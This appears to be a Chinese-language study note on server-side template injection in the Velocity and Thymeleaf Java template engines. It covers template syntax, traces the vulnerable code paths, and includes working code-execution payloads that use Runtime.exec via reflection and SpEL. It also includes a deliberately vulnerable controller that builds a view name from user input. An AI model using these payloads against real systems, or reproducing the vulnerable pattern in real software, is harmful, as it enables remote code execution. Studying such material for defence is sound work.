
插入
Velocity支持包含其他模板文件,通过#include指令实现
#include(another.vm)
数学运算
如#set($a = $b * $c)
a的值为 $a
用于类调用方法也可行
#set($flag = $user.isLogin())
!标识符
它提供了一种简单的方法来确保在引用变量时,如果该变量为空则使用一个默认值,这种功能有助于避免在模板中出现空值,从而增强模板的健壮性和用户体验,当您想要引用一个变量并提供一个默认值时
#set($name = '')

${name!"default"}

输出default

恶意代码
#set($e="e")
$e.getClass().forName("java.lang.Runtime").getMethod("getRuntime",null).invoke(null,null).exec("calc")
回显whoami命令
#set($x='')
#set($rt = $x.class.forName('java.lang.Runtime'))
#set($chr = $x.class.forName('java.lang.Character'))
#set($str = $x.class.forName('java.lang.String'))
//启动子进程执行命令,返回 `Process` 对象
#set($ex=$rt.getRuntime().exec('whoami'))
//方法会阻塞直到子进程终止
$ex.waitFor()
#set($out=$ex.getInputStream())
#foreach( $i in [1..$out.available()])$str.valueOf($chr.toChars($out.read()))#end

- **作用**:将输出流中的字节转换为字符串并输出。
- **原理**:
  - `$out.available()`  获取可读字节数。
  - `#foreach` 循环遍历每个字节[
  - `$out.read()`  读取单个字节,`Character.toChars()`  转换为字符数组,`String.valueOf()`  转换为字符串。

在Velocity模板引擎中
1..是 范围运算符(Range Operator) 的语法
如1..N 生成 [1..2..N]
模板注入:
Velocity.evaluate方法的主要作用是将给定的模板字符串与上下文对象结合并生成最终的输出结果
很好理解,解析引用指定等,为了让模板是动态的,而不是写死的,而evaluate就是赋予了模板动态的特性而这种动态的特性加上变量可控导致了注入
模拟username可控
String username="#set($e=\"e\")$e.getClass().forName(\"java.lang.Runtime\").getMethod(\"getRuntime\",null).invoke(null,null).exec(\"calc\")";
        String templateString = "Hello, " + username + " | Full name: $name, phone: $phone, email: $email";

        Velocity.init();
        VelocityContext ctx = new VelocityContext();
        ctx.put("name", "test");
        ctx.put("phone", "1333333333");
        ctx.put("email", "test@test.com");

        StringWriter out = new StringWriter();
        Velocity.evaluate(ctx, out, "test", templateString);

        System.out.println(out.toString());
以AST树存储,然后调用render解析

将$e放入上下文中#set($e="e")
$e.getClass().forName(\"java.lang.Runtime\").getMethod(\"getRuntime\",null).invoke(null,null).exec(\"cmd.exe /c calc\")


通过点将每个方法存储为ASTMethod然后链式调用

通过反射调用方法,invoke执行方法
template.merger

方法:合并加载上下文
这里直接引用Hello-java-sec靶场的例子了,和FreeMarker注入原理一直,改的是模板
而不是上面通过evaluate解析
Thymeleaf
特征
在Thymeleaf的html中首先要加上下面的标识
<html xmlns:th="http://www.thymeleaf.org">
语法
<!--th:text 为 Thymeleaf 属性,用于在展示文本-->
<h1 th:text="迎您来到Thymeleaf">欢迎您访问静态页面 HTML</h1>
Thymeleaf提供了一些内置标签,通过标签来实现特定的功能。
| 标签 | 作用 | 示例 |
|---|---|---|
| th:id | 替换id | <input th:id="${user.id}"/> |
| th:text | 文本替换 | <p text:="${user.name}">bigsai</p> |
| th:utext | 支持html的文本替换 | <p utext:="${htmlcontent}">content</p> |
| th:object | 替换对象 | <div th:object="${user}"></div> |
| th:value | 替换值 | <input th:value="${user.name}" > |
| th:each | 迭代 | <tr th:each="student:${user}" > |
| th:href | 替换超链接 | <a th:href="@{index.html}">超链接</a> |
| th:src | 替换资源 | <script type="text/javascript" th:src="@{index.js}"></script> |
poc:
__$%7bnew%20java.util.Scanner(T(java.lang.Runtime).getRuntime().exec(%22calc.exe%22).getInputStream()).next()%7d__::.x
存在漏洞的demo,简单描述下漏洞原理,视图污染,在返回视图时存在::会执行片段表达式,其中预处理的操作中存在spel表达式执行
Demo
@Controller
public class TestController {
    @GetMapping("/path")
    public String path(String name) {
        return "user/" + name;
    }
}
直接来到springmvc中视图渲染的函数processDispatchResult,

其中调用render,获取视图名字,调用resolveViewName寻找合适的视图解析器

